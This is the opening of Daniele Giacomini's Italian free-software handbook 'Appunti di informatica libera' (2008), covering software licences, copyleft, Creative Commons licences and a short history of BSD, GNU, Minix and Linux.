Appunti di informatica libera

appunti ordinati per il principiante che si avvicina al software libero

Daniele Giacomini ⟨*appunti2 (ad) gmail·com* ⟩

2008

Via Morganella Est, 21 -- I-31050 Ponzano Veneto (TV) -- ⟨*appunti2 (ad) gmail·com* ⟩

Dopo la mia morte, i miei scritti e i miei programmi per elaboratore potranno essere riutilizzati anche a condizioni diverse da quelle poste originariamente da me, purché rispettino il principio universale di libertà della conoscenza.

daniele giacomini

Al momento della pubblicazione di questa edizione, l'unico punto di distribuzione aggiornato e completo dell'opera è quello offerto generosamente dal GARR:

- lettura in linea dell'ultima edizione standard: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/HTML/a2.htm*⟩
- lettura in linea dell'anteprima alla prossima edizione: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/anteprima/a2.htm*⟩
- scarico file: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- scarico file: ⟨*ftp://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- rsync: ⟨*rsync://na.mirror.garr.it/AppuntiLinux/*⟩

Indice generale

Introduzione

Questa opera è una raccolta di «appunti» riferiti principalmente al sistema operativo GNU/Linux su una piattaforma hardware x86, secondo le esigenze personali dell'autore. Si osservi che viene usato il termine Unix per indicare genericamente tutti i sistemi operativi che hanno un funzionamento relativamente conforme, come lo sono i sistemi POSIX e i sistemi BSD.

Esiste un'edizione economica, stampata, tratta dall'edizione 2001.01.30 di «Appunti di informatica libera». Si tratta precisamente di *Appunti di informatica libera economici*, ISBN 88-86422-43-1, pubblicato da Systems Comunicazioni srl ⟨*http://www.systems.it*⟩.

Esiste un'edizione completa, stampata su richiesta da Edizioni Marco Valerio, in volumi rilegati a brossura, disponibile presso ⟨*http://www.marcovalerio.com/libreria/product_info.php?products_id=247">http://www.marcovalerio.com/libreria/product_info.php?products_id=247*⟩.

Chi desidera ricevere **gratuitamente** una copia dell'ultima edizione di «Appunti di informatica libera» in un DVD-ROM, può scrivere all'autore, specificando l'indirizzo postale a cui va spedito il materiale:

daniele giacomini
via Morganella EST, 21
31050 Ponzano Veneto (TV)
⟨*appunti2 (ad) gmail·com*⟩

Appunti di informatica libera 2008

Volume I

Iniziare 1

Via Morganella Est, 21 -- I-31050 Ponzano Veneto (TV) -- ⟨*appunti2 (ad) gmail·com* ⟩

Al momento della pubblicazione di questa edizione, l'unico punto di distribuzione aggiornato e completo dell'opera è quello offerto generosamente dal GARR:

- lettura in linea dell'ultima edizione standard: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/HTML/a2.htm*⟩
- lettura in linea dell'anteprima alla prossima edizione: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/anteprima/a2.htm*⟩
- scarico file: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- scarico file: ⟨*ftp://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- rsync: ⟨*rsync://na.mirror.garr.it/AppuntiLinux/*⟩

Parte i

Software, licenze e standard

Capitolo 1

Software: concetti elementari e tipologia in base alla licenza

Il software è un codice che è trattato dalle leggi sul diritto di autore, in maniera simile a quanto avviene per le opere letterarie. Tradizionalmente, il contratto che regola l'uso del software è la ***licenza*** ed è sempre importante conoscere i termini di questo accordo per il software con cui si intende avere a che fare.

La legge sul diritto di autore stabilisce già quali sono i diritti di chi produce l'opera e di chi la utilizza, ma nell'ambito del software si è introdotto nella pratica un contratto che non viene firmato (la licenza), il cui scopo è spesso quello di limitare ulteriormente i diritti di chi ne fruisce.

Il software ha un proprietario (salvo il caso del software di dominio pubblico che viene descritto in seguito) che è tale in quanto «detiene i diritti di autore». Questo proprietario può essere l'autore originale, oppure un altro detentore che ne ha acquisito i diritti in base a un contratto. Il detentore dei diritti di autore è colui che possiede il ***copyright***.

L'utilizzo del software può essere concesso gratuitamente o a pagamento, per le operazioni stabilite nel contratto di licenza, o in sua mancanza per quanto stabilito dalla legge. Il pagamento per l'«acquisto» di software, non si riferisce all'acquisizione dei diritti di autore, ma solo delle facoltà stabilite dalla legge, ovvero da quanto indicato nella licenza.

La natura del software è tale per cui questo è composto da due parti fondamentali: il codice sorgente e il codice eseguibile. Il primo è intelligibile (comprensibile), il secondo è adatto all'esecuzione e non è intelligibile. Dal momento che per funzionare è sufficiente il codice eseguibile, le leggi dei vari paesi che tutelano il diritto di autore per il software tendono a consentire la distribuzione del solo codice eseguibile, lasciando che chi detiene i diritti di autore possa mantenere nascosto il codice sorgente. Inoltre, le leggi di questi paesi tendono a considerare illecita la ***decompilazione***, ovvero lo studio del codice eseguibile volto a scoprirne il funzionamento.

Figura 1.1. Compilazione.

file sorgente


```
#Include <stdio.h>
int main ()
{
   printf ("Ciao mondo!\n");
}
```

compilazione

file eseguibile

```
.ELF..........x...4...(...4..4.à
......ò...ò...ò......................
0.......@....@....[...è...........
....Ciao mondo!
```

In molti paesi esiste anche la possibilità di brevettare algoritmi e altri concetti riconducibili al software. Il brevetto impedisce così l'uso dell'algoritmo o dell'idea registrata, se non dopo un'autorizzazione esplicita da parte del detentore di questo tipo di diritto.

Figura 1.2. Schema della classificazione del software; disegno di Chao-Kuei, ottenuto dal sito di FSF.

1.1 Software libero

Il ***software libero*** è software che fornisce il permesso per chiunque di utilizzarlo, copiarlo e distribuirlo, in forma originale, o anche dopo averlo modificato, sia gratuitamente, sia a pagamento. Il software libero può essere tale solo se viene messo a disposizione assieme al codice sorgente, per cui, a questo proposito, qualcuno ha detto: «se non è sorgente, non è software» (*if it's not source, it's not software*).

È importante sottolineare che la «libertà» del software libero non sta tanto nel prezzo, che eventualmente può anche essere richiesto per il servizio di chi ne distribuisce le copie, ma nella possibilità di usarlo senza vincoli, di copiarlo come e quanto si vuole, di poterne distribuire le copie, di poterlo modificare e di poterne distribuire anche le copie modificate.

In alcuni ambienti si preferisce utilizzare la definizione «Open Source» per fare riferimento al software libero nei termini che sono stati descritti, per evitare ambiguità nella lingua inglese. Sotto questo aspetto, nella lingua italiana, come in molte altre lingue, è più appropriato l'uso della definizione «software libero».

Si distinguono quattro punti fondamentali, necessari perché il software possa essere considerato «libero»:

Livello	Descrizione
libertà 0	la libertà di eseguire il programma per qualunque scopo;
libertà 1	la libertà di studiare come funziona il programma e di adattarlo alle proprie esigenze (in tal caso, deve essere disponibile il sorgente);
libertà 2	la libertà di ridistribuire copie del programma;
libertà 3	la libertà di migliorare il programma e di distribuire tali miglioramenti (anche per questo è necessario disporre dei sorgenti).

Il software che non può essere commercializzato, pur soddisfacendo i punti elencati qui, viene considerato «software semi-libero», come viene chiarito in seguito.

Vale la pena di elencare alcune definizioni riferite al software libero.

- **software di dominio pubblico**

  Il software di dominio pubblico è software senza copyright. Di per sé, questo tipo di software è libero, solo che, mancando chi può difenderlo, qualcuno può riuscire ad accamparvi dei diritti; pertanto, alcune copie, o varianti di questo software possono non essere più libere.

- **software protetto da copyleft**

  La parola ***copyleft*** («permesso d'autore»), a cui a volte si associa il simbolo ↄ⃝, è un'invenzione e vuole rappresentare il copyright di chi, mentre difende il proprio diritto di autore, vuole difendere la libertà della sua opera, imponendo che questa e le sue derivazioni restino libere. In pratica, una licenza appartenente alla categoria «copyleft» impedisce che chi ridistribuisce il software (originale o modificato che sia) possa aggiungere delle restrizioni ulteriori. Il classico esempio di licenza di questo tipo è la licenza pubblica GNU-GPL (appendice A).

- **software libero non protetto da copyleft**

  Il software libero non è necessariamente di tipo copyleft e ciò accade quando la licenza non vieta espressamente l'aggiunta di restrizioni da parte di chi lo ridistribuisce. Quando si utilizza software di questo tipo, non è possibile generalizzare: occorre accertarsi dei termini del contratto che riguarda la copia particolare della quale si è venuti in possesso.

- **software GPL**

  La licenza GNU-GPL è l'esempio più importante di licenza che protegge il software libero con il copyleft. Quando si parla di «software GPL» si intende fare riferimento a software protetto con la licenza pubblica GNU-GPL.

1.2 Software non libero

Il software non è libero tutte le volte che non sono soddisfatti tutti i requisiti necessari per poterlo essere. È bene ricordare che il prezzo non è un fattore che limita la libertà, mentre altri dettagli sono più importanti. Anche in questo caso, vale la pena di elencare alcune definizioni che in generale riguardano software non libero.

- **software semi-libero**

  Il software semi-libero è software che permette agli individui di usarlo, copiarlo, modificarlo e distribuirlo, anche modificato, per qualunque scopo, escluso quello di trarne profitto. In altri termini, si potrebbe dire che si tratta di software libero a cui è stata aggiunta la limitazione per la quale questo non può essere usato e distribuito per trarne profitto. Questo dettaglio è molto importante e non va trascurato.

- **software proprietario**

  Il ***software proprietario*** è quel software che non è né libero, né semi-libero. Di solito, per «avere a che fare» con questo software è necessario ottenere un permesso speciale, che spesso si limita a concedere l'uso su un elaboratore, o su un gruppo ben determinato.

- **software freeware**

  Il termine ***freeware*** non è abbinato a una definizione precisa, ma viene inteso generalmente come software proprietario gratuito, del quale non viene reso pubblico il codice sorgente, che può essere usato e copiato senza poterlo modificare. In questo senso, il prefisso «free» serve solo a evidenziare la gratuità della cosa, ma non la libertà che invece richiede altri requisiti.

- **software shareware**

  Con il termine ***shareware*** si fa riferimento a software proprietario che può essere ridistribuito, ma per il quale viene richiesto espressamente il pagamento dopo un periodo di prova.

1.3 Software commerciale

In base alle classificazioni viste in questo capitolo, il ***software commerciale*** è tale solo in quanto viene venduto per profitto. Lo sviluppo e la diffusione del software libero dipendono anche dalla possibilità di venderne delle copie, originali o modificate, per trarne profitto. Pertanto, il software che pur offrendo le quattro libertà fondamentali, non consente la commercializzazione per trarne profitto, non viene considerato «libero» in modo completo. In questo senso, è importante evitare di confondere il software proprietario con il software commerciale, perché non sono la stessa cosa.

Si osservi che può esistere anche del software non-libero, che non è nemmeno commerciale.

1.4 Annotazioni su alcune licenze tradizionali

Il documento *Various licenses and comments about them* raggiungibile all'indirizzo ⟨*http://www.gnu.org/philosophy/license-list.html*⟩, elenca dettagliatamente le caratteristiche di un numero molto elevato di licenze. Nella tabella successiva appaiono delle annotazioni in riferimento ad alcune licenze che non sono nate dalla Free Software Foundation.

Tabella 1.4. Schema riassuntivo minimo per il confronto tra alcune licenze importanti, secondo le informazioni pubblicate da Free Software Foundation nel documento *Various Licenses and Comments about Them* raggiungibile all'indirizzo ⟨*http://www.gnu.org/philosophy/license-list.html*⟩.

Denominazione	Sigla	Software libero entro i termini minimi di tale definizione	Copyleft	Compatibile con GNU-GPL	Compatibile con software non libero	Annotazioni
GNU General Public License	GPL	Sì	Sì	Sì	No	Il testo di questa licenza appare nell'appendice A.

Denominazione	Sigla	Software libero entro i termini minimi di tale definizione	Copyleft	Compatibile con GNU-GPL	Compatibile con software non libero	Annotazioni
GNU Lesser General Public License	LGPL	Sì	Sì	Sì	Sì	
X11 o MIT	X11	Sì	No	Sì	Sì	
UCB BSD		Sì	No	No	Sì	La licenza BSD originale fa esplicito riferimento all'università di Berkeley, con espresso divieto di utilizzarne il nome per scopi pubblicitari. Anche se questo fatto non crea alcun problema alla fruizione del software, non è conveniente utilizzare questa licenza, a meno di avere un motivo valido in tal senso. A ogni modo, questa particolarità non la rende una licenza adatta a situazioni generali e crea problemi di compatibilità con la licenza GNU-GPL (⟨*http://www.gnu.org/licenses/gpl-faq.html#OrigBSD*⟩).
UCB BSD revised		Sì	No	Sì	Sì	Si tratta della licenza UCB BSD senza la clausola che crea problemi di compatibilità con la licenza GNU-GPL.
BSD non Berkeley		Sì	No	Sì	Sì	Esiste troppa confusione attorno alla sigla BSD, con la quale vengono definite diverse licenze più o meno simili a quella di Berkeley.

Denominazione	Sigla	Software libero entro i termini minimi di tale definizione	Copyleft	Compatibile con GNU-GPL	Compatibile con software non libero	Annotazioni
Artistic License	Artistic					La licenza Artistic originale è, per convinzione diffusa, una licenza formulata male, troppo vaga e per questo inadatta a garantire la libertà del software. Sotto questo aspetto, si tratta di una licenza che non rientra nell'ambito del software libero. Per porre rimedio alle carenze della licenza Artistic, ne esiste una versione revisionata, definibile come Clarified Artistic License.
Clarified Artistic License		Sì	No			

1.5 Dal software all'arte in generale

I concetti di «libertà» derivanti dal mondo del software, si trasferiscono anche ad altre forme di arte sottoposta al diritto di autore, soprattutto quando queste forme di arte si esprimono in forma elettronica. Tuttavia, il software si trova in un contesto particolare rispetto altre forme di espressione artistica, sia perché è previsto in molti paesi il segreto industriale e il brevetto, sia perché il software può sopravvivere all'evoluzione tecnologica solo se è possibile aggiornarlo nel tempo. Pertanto, la difesa del software libero è più impegnativa rispetto al mantenimento della libera disponibilità di altre forme di espressione artistica.

La questione è controversa, tuttavia è parere di chi scrive che espressioni artistiche come un romanzo, un disegno, una canzone, possono considerarsi «libere» anche se non viene concessa la modifica e in certi casi anche se non viene messo a disposizione ciò che rappresenta il «sorgente» elettronico di tali lavori. Tanto per fare un esempio, la realizzazione di un libro «libero» secondo le quattro libertà del software, non consentirebbe di inserire delle citazioni, che secondo le convenzioni comuni non sarebbero poi modificabili; inoltre, un libro che non disponga di un sorgente, potrebbe essere ricopiato, anche se con un certo dispendio di risorse.

Esistono diversi tentativi di risolvere il problema, compatibilmente con il concetto di copyleft, soprattutto per quello che riguarda la produzione di documenti; inoltre c'è anche chi, pregevolmente, tenta di trovare una formula che possa andare bene per ogni tipo di espressione artistica, come nel caso della licenza *Licence Art Libre* (ovvero *Free Art License* e tante altre traduzioni) ⟨*http://artlibre.org* ⟩.

1.6 Riferimenti

- Wikipedia, *Free software*
  ⟨*http://en.wikipedia.org/wiki/Free_software*⟩
- Wikipedia, *Alternative terms for free software*
  ⟨*http://en.wikipedia.org/wiki/FOSS*⟩
- *Categories of Free and Non-Free Software*
  ⟨*http://www.gnu.org/philosophy/categories.html*⟩
  ⟨*http://www.fsf.org/licensing/essays/categories.html*⟩
- *Various Licenses and Comments about Them*
  ⟨*http://www.gnu.org/philosophy/license-list.html*⟩
- *The Free Software Definition*
  ⟨*http://www.gnu.org/philosophy/free-sw.html*⟩
  ⟨*http://www.fsf.org/licensing/essays/free-sw.html*⟩
- *Some Confusing or Loaded Words and Phrases that are Worth Avoiding*
  ⟨*http://www.gnu.org/philosophy/words-to-avoid.html*⟩
  ⟨*http://www.fsf.org/licensing/essays/words-to-avoid.html*⟩
- Eben Moglen, *Enforcing the GNU GPL*
  ⟨*http://www.gnu.org/philosophy/enforcing-gpl.html*⟩
- *Frequently Asked Questions about the GNU GPL*
  ⟨*http://www.gnu.org/licenses/gpl-faq.html*⟩
  ⟨*http://www.fsf.org/licensing/licenses/gpl-faq.html*⟩
- *Creative Commons Licenses*
  ⟨*http://creativecommons.org/licenses/*⟩
- *Debian Social Contract*
  ⟨*http://www.debian.org/social_contract*⟩
  The Debian Free Software Guidelines (DFSG)
  ⟨*http://www.debian.org/social_contract#guidelines*⟩
- *Debian Free Software Guidelines (DFSG) FAQ*
  ⟨*http://people.debian.org/~bap/dfsg-faq.html*⟩
- Nathanael Nerode, *Why You Shouldn't Use the GNU FDL*
  ⟨*http://home.twcny.rr.com/nerode/neroden/fdl.html*⟩
- *Artlibre.org*
  ⟨*http://artlibre.org*⟩
- *Patent Commons*
  ⟨*http://patentcommons.org*⟩
- *Open Invention Network*
  ⟨*http://openinventionnetwork.com*⟩

Creative Commons

Nel 2001 nasce l'organizzazione Creative Commons (⟨http://creativecommons.org ⟩) con lo scopo di trasferire alcuni principi del software libero a opere artistiche di tipo differente, attraverso la redazione di un insieme di licenze con un diverso grado di «libertà», ovvero di restrizioni legali.

Per facilitare la scelta e la comprensione delle diverse licenze proposte, Creative Commons utilizza un sistema iconografico. Questo aspetto diventa molto importante, dal momento che lo scopo dell'organizzazione è quello di favorire la diffusione consapevole di opere di ogni tipo attraverso la rete, dove spesso si presta più attenzione alle immagini, rispetto al testo scritto.

Tabella 2.1. Obblighi o facoltà principali espressi in forma iconografica.

Simbolo	Sigla	Significato
	attribution	Gli autori originari devono essere riconosciuti.
	non-commercial	Il lavoro non può essere sfruttato commercialmente.
=	*no derivatives works*	Il lavoro deve rimanere intatto.
	share alike	La licenza deve rimanere la stessa (questa condizione ha significato solo per un lavoro che può essere modificato).
src	*source*	Il sorgente deve essere preservato.

È importante osservare che, dal punto di vista della filosofia delle libertà del software, non tutte le licenze elaborate da Creative Commons sono «libere». Evidentemente, ciò che non può essere modificato non può essere «libero»; inoltre, ciò che non può essere commercializzato, non può esserlo completamente. Tuttavia, le esigenze che si sentono nel campo del software non sono le stesse di ogni altro tipo di espressione artistica, pertanto, la presenza di combinazioni «non libere» tra le licenze di Creative Commons, non sminuisce l'importanza del lavoro di tale organizzazione.

Mentre l'approvazione di OSI (*Open Source initiative* ⟨http://opensource.org ⟩) dà la garanzia di avere a che fare con del software libero, quando si fa riferimento a una licenza approvata da Creative Commons, senza specificarne gli attributi, si sa solo che **dovrebbe** trattarsi di un'opera ridistribuibile e gratuita almeno per l'uso personale, non commerciale (il condizionale dipende dal fatto che Creative Commons approva anche la licenza denominata «Developing Nations», con la quale, al di fuori dell'ambito dei paesi in via di sviluppo, nulla è concesso: ⟨http://creativecommons.org/license/devnations/ ⟩).

2.1 «Share alike»

Nelle licenze Creative Commons si fa riferimento a un concetto, definito come *share alike*, con il quale si richiede che l'opera modificata mantenga la stessa licenza di quella originale. Si può osservare che il simbolo usato da Creative Commons per rappresentare questo vincolo è molto simile a quello usato nel software libero per esprimere il copyleft: ©. Tuttavia va osservato che il copyleft è un sottoinsieme di quanto intende il concetto di *share alike*.

Tabella 2.2. Licenze definite da Creative Commons.

Definizione	Descrizione
attribution	Si richiede soltanto che gli autori originari siano riconosciuti.
attribution, *no derivatives work*	Si richiede che gli autori originari siano riconosciuti e che il lavoro rimanga intatto.
attribution, *non-commercial*, *no derivatives work*	Si richiede che gli autori originari siano riconosciuti, che il lavoro non venga sfruttato commercialmente e che rimanga intatto.
attribution, *non-commercial*	Si richiede che gli autori originari siano riconosciuti e che il lavoro non venga sfruttato commercialmente.
attribution, *non-commercial*, *share alike*	Si richiede che gli autori originari siano riconosciuti, che il lavoro non venga sfruttato commercialmente e che la licenza rimanga la stessa.
attribution, *share alike*	Si richiede che gli autori originari siano riconosciuti e che la licenza rimanga la stessa.

2.2 Licenze approvate da Creative Commons

Molti siti che consentono la pubblicazione di opere artistiche accettano esclusivamente un insieme di licenze approvate da Creative Commons, pertanto è bene sapere risalire alle licenze di proprio interesse attraverso la catalogazione e il riferimento di Creative Commons. Nelle tabelle successive si vedono le licenze principali di Creative Commons e il riferimento alla dichiarazione di dominio pubblico, assieme alle due licenze più importanti di Free Software Foundation.

Tabella 2.3. Licenze definite attraverso un URI, secondo Creative Commons.

Definizione	URI
attribution	〈*http://creativecommons.org/licenses/by/3.0/* 〉
attribution, no derivatives work	〈*http://creativecommons.org/licenses/by-nd/3.0/* 〉
attribution, non-commercial, no derivatives work	〈*http://creativecommons.org/licenses/by-nc-nd/3.0/* 〉
attribution, non-commercial	〈*http://creativecommons.org/licenses/by-nc/3.0/* 〉
attribution, non-commercial, share alike	〈*http://creativecommons.org/licenses/by-nc-sa/3.0/* 〉
attribution, share alike	〈*http://creativecommons.org/licenses/by-sa/3.0/* 〉

Tabella 2.4. Alcune licenze diverse definite attraverso un URI, secondo Creative Commons.

Definizione	URI
dominio pubblico	〈*http://creativecommons.org/licenses/publicdomain/* 〉
GNU GPL	〈*http://creativecommons.org/licenses/GPL/2.0/* 〉
GNU LGPL	〈*http://creativecommons.org/licenses/LGPL/2.1/* 〉

2.3 Iconografia semplificata

Creative Commons suggerisce l'uso di un'iconografia semplificata per dichiarare le caratteristiche di massima della licenza utilizzata. In passato, tutte le licenze scritte da Creative Commons, si associavano a un solo tipo di icona, dove si poteva solo intendere che non tutti i diritti erano riservati: SOME RIGHTS RESERVED. Attualmente l'iconografica è più chiara, come descritto nella tabella successiva.

Tabella 2.5. Icone suggerite da Creative Commons per dichiarare in linea di massima il genere di licenza utilizzato. Non tutte le licenze approvate dal Creative Commons appaiono in questa tabella.

Licenza	Icona associata
dominio pubblico	NO RIGHTS RESERVED creative commons
attribution	BY
attribution, no derivatives work	BY ND
attribution, non-commercial, no derivatives work	BY NC ND
attribution, non-commercial	BY NC

Licenza	Icona associata
attribution, *non-commercial*, *share alike*	BY NC SA
attribution, *share alike*	BY SA
GNU GPL	GNU GPL SOME RIGHTS RESERVED
GNU LGPL	GNU LGPL SOME RIGHTS RESERVED

2.4 Qualificazione delle opere

All'interno di un file HTML (o XHTML) è possibile inserire del codice che consente a un motore di ricerca o a un navigatore di classificarne il contenuto, in linea di massima, dal punto di vista legale, riguardo alle facoltà concesse o meno a chi ne deve fruirne.

2.5 Riferimenti

- *Creative Commons*
  ⟨http://creativecommons.org/ ⟩
- *Creative Commons Licenses*
  ⟨http://creativecommons.org/licenses/ ⟩
- *Choose a license*
  ⟨http://creativecommons.org/license/ ⟩
- *Internet Archive*
  ⟨http://archive.org ⟩

Capitolo 3

Storia breve del software libero

L'esigenza di libertà nel settore del software è sempre stata sentita. Ma se oggi questo tipo di software rappresenta concretamente una scelta possibile, lo si deve all'azione di persone che con impegno hanno agito, **legalmente**, verso il raggiungimento di questo obiettivo.

3.1 BSD

Negli anni 1970, i primi utenti di UNIX sono state le università, a cui in particolare questo sistema operativo è stato fornito a costo contenuto, con i sorgenti, ma senza alcun tipo di supporto tecnico, né alcuna garanzia. Proprio questa assenza di sostegno da parte della casa che lo aveva sviluppato originariamente, ha stimolato la cooperazione tra gli utenti competenti, in pratica tra le università.

Il maggior fermento intorno a UNIX si è concentrato presso l'università della California a Berkeley, dove a partire dal 1978 si è cominciato a distribuire una variante di questo sistema operativo, con il nome BSD, ovvero *Berkeley software distribution*.

Per questo software è nata una licenza d'uso che rimane il progenitore della filosofia del software libero: la licenza BSD.

Per molto tempo, la variante BSD di UNIX è rimasta relegata all'ambito universitario o a quello delle aziende che avevano acquistato i diritti per utilizzare il codice sorgente dello UNIX originale. Ciò fino a quando si è sentita l'esigenza di ripulire lo Unix BSD dal codice proprietario.

Il risultato iniziale è stato 386BSD, pubblicato nel 1992 con la versione 0.1. Tuttavia, questa edizione libera dello Unix BSD non ha avuto vita facile, dal momento che da quel punto sono iniziate delle contese giudiziarie sulla proprietà di alcune porzioni di codice ritenute libere (a torto o a ragione che sia).

Dai problemi di 386BSD che hanno causato la sua eliminazione dalla distribuzione pubblica, si sono sviluppati altri progetti indipendenti per ottenere, finalmente, un sistema BSD libero. Il primo di questi è stato nominato NetBSD, al quale si è aggiunto subito dopo FreeBSD e più tardi anche OpenBSD.

Tuttavia, i problemi legali non sono terminati con 386BSD: la variante denominata FreeBSD è stata «libera» solo all'inizio del 1995 con la versione 2.0. Il pezzo seguente è tratto da *A Brief History of FreeBSD* di Jordan K. Hubbard, marzo 1998.

> The first CDROM (and general net-wide) distribution was FreeBSD 1.0, released in December of 1993. This was based on the 4.3BSD-Lite ("Net/2") tape from U.C. Berkeley, with many components also provided by 386BSD and the Free Software Foundation. It was a fairly reasonable success for a first offering, and we followed it with the highly successful FreeBSD 1.1 release in May of 1994.
>
> Around this time, some rather unexpected storm clouds formed on the horizon as Novell and U.C. Berkeley settled their long-running lawsuit over the legal status of the Berkeley Net/2 tape. A condition of that settlement was U.C. Berkeley's concession that large parts of Net/2 were "encumbered" code and the property of Novell, who had in turn acquired it from AT&T some time previously. What Berkeley got in return was Novell's "blessing" that the 4.4BSD-Lite release, when it was finally released, would be declared unencumbered and all existing Net/2 users

> would be strongly encouraged to switch. This included FreeBSD, and the project was given until the end of July 1994 to stop shipping its own Net/2 based product. Under the terms of that agreement, the project was allowed one last release before the deadline, that release being FreeBSD 1.1.5.1.
>
> FreeBSD then set about the arduous task of literally re-inventing itself from a completely new and rather incomplete set of 4.4BSD-Lite bits. The "Lite" releases were light in part because Berkeley's CSRG had removed large chunks of code required for actually constructing a bootable running system (due to various legal requirements) and the fact that the Intel port of 4.4 was highly incomplete. It took the project until December of 1994 to make this transition, and in January of 1995 it released FreeBSD 2.0 to the net and on CDROM. Despite being still more than a little rough around the edges, the release was a significant success and was followed by the more robust and easier to install FreeBSD 2.0.5 release in June of 1995.

Allo stato attuale, le tre varianti *BSD sono tutte riconducibili a BSD 4.4-Lite, dove le differenze più importanti riguardano le piattaforme hardware in cui possono essere installate e l'origine della distribuzione.

3.2 GNU

Nel 1985, Richard Stallman fonda la FSF, *Free software foundation*, con lo scopo preciso di creare e diffondere la filosofia del «software libero». Libertà intesa come la possibilità data agli utenti di distribuire e modificare il software a seconda delle proprie esigenze e di poter distribuire anche le modifiche fatte.

Queste idee filosofiche si sono tradotte nella redazione di un contratto di licenza d'uso, la General Public License (appendice A), studiato appositamente per proteggere il software libero in modo da non poter essere accaparrato da chi poi potrebbe impedirne la diffusione libera. Per questo motivo, oggi, il copyright di software protetto in questo modo, viene definito ***copyleft***.

Il software libero richiede delle basi, prima di tutto il sistema operativo. In questo senso, l'intento pratico di Richard Stallman è stato quello di realizzare, con l'aiuto di volontari, un sistema operativo completo. Con questo obiettivo è nato il progetto GNU (*Gnu's not Unix*), che ha puntato inizialmente alla realizzazione di un compilatore C, quindi alla costruzione di una serie di programmi di servizio, soprattutto quelli standard di un sistema Unix tipico, lasciando però in secondo piano lo sviluppo di un kernel (il cuore del sistema operativo).

Così facendo, il progetto GNU ha dato vita a una grande quantità di software utilizzabile sulla maggior parte delle piattaforme Unix, indirizzando implicitamente il software libero nella direzione dei sistemi di questo tipo.

Nel 1990 inizia lo sviluppo del kernel Hurd e intorno al 2000 inizia la distribuzione del sistema GNU/Hurd (sistema GNU basato su kernel Hurd).

3.3 Minix

Alla fine degli anni 1980, il professor Andrew S. Tanenbaum (capitolo 803) sviluppa Minix, un sistema operativo Unix per elaboratori x86-16,[1] realizzato specificamente per uso didattico. Era sufficiente acquistare il libro a cui era abbinato e si otteneva un sistema completo di sorgenti. Tuttavia, Minix aveva un problema: poteva essere usato, distribuito e modificato, solo per fini didattici.

I diritti di questo sistema operativo sono stati ceduti inizialmente alla casa editrice del libro con il quale questo veniva diffuso; tuttavia, nell'anno 2000, Andrew S. Tanenbaum ha ottenuto dalla casa editrice di poter distribuire il sistema Minix con una licenza simile a quella di BSD.

3.4 Linux

Linux nasce all'inizio degli anni 1990 come un progetto personale di studio delle funzionalità di multiprogrammazione dei microprocessori x86-32 da parte di Linus Torvalds, all'epoca uno studente all'università di Helsinki, in Finlandia. Inizialmente il lavoro di Linus Torvalds si basava su un sistema Minix, riscrivendo il kernel e adattando successivamente il compilatore e i programmi sviluppati dal progetto GNU. L'idea di Linus Torvalds era quella di realizzare «a better Minix than Minix», ovvero, voleva costruire qualcosa di meglio del sistema Minix.

Dopo molto lavoro, Linus Torvalds arriva a un sistema minimo e soprattutto autonomo da Minix. Il 5 ottobre 1991 invia il messaggio seguente al gruppo di discussione `comp.os.minix`.

> Do you pine for the nice days of Minix-1.1, when men were men and wrote their own device drivers? Are you without a nice project and just dying to cut your teeth on a OS you can try to modify for your needs? Are you finding it frustrating when everything works on Minix? No more all-nighters to get a nifty program working? Then this post might be just for you.
>
> As I mentioned a month ago, I'm working on a free version of a Minix-lookalike for AT-386 computers. It has finally reached the stage where it's even usable (though may not be depending on what you want), and I am willing to put out the sources for wider distribution. It is just version 0.02...but I've successfully run bash, gcc, gnu-make, gnu-sed, compress, etc. under it.

L'anno di nascita di un sistema operativo basato sul kernel Linux è quindi il 1991, anche se non è il caso di tentare di stabilire una data esatta della nascita della prima versione, la 0.01. Infatti, in quel momento non si poteva ancora parlare di sistema operativo vero e proprio; era solo la dimostrazione che la strada era giusta.

Linux non è rimasto il progetto personale di una persona; in breve tempo ha coinvolto un numero molto grande di persone, unite dal fatto che si trattava di un progetto libero da qualunque restrizione legale al suo utilizzo, alla sua diffusione, alla possibilità di modificarlo ecc. In pratica, la fortuna di Linux rispetto a Minix, è stata quella di avere scelto subito la licenza GNU-GPL (appendice A), quella che ancora oggi rappresenta la difesa ideale per il software che viene scritto perché sia a disposizione di tutti. In questo modo si è superato il limite originale di Minix che lo rendeva interessante solo per professori e studenti. La licenza GPL rende Linux interessante per chiunque.

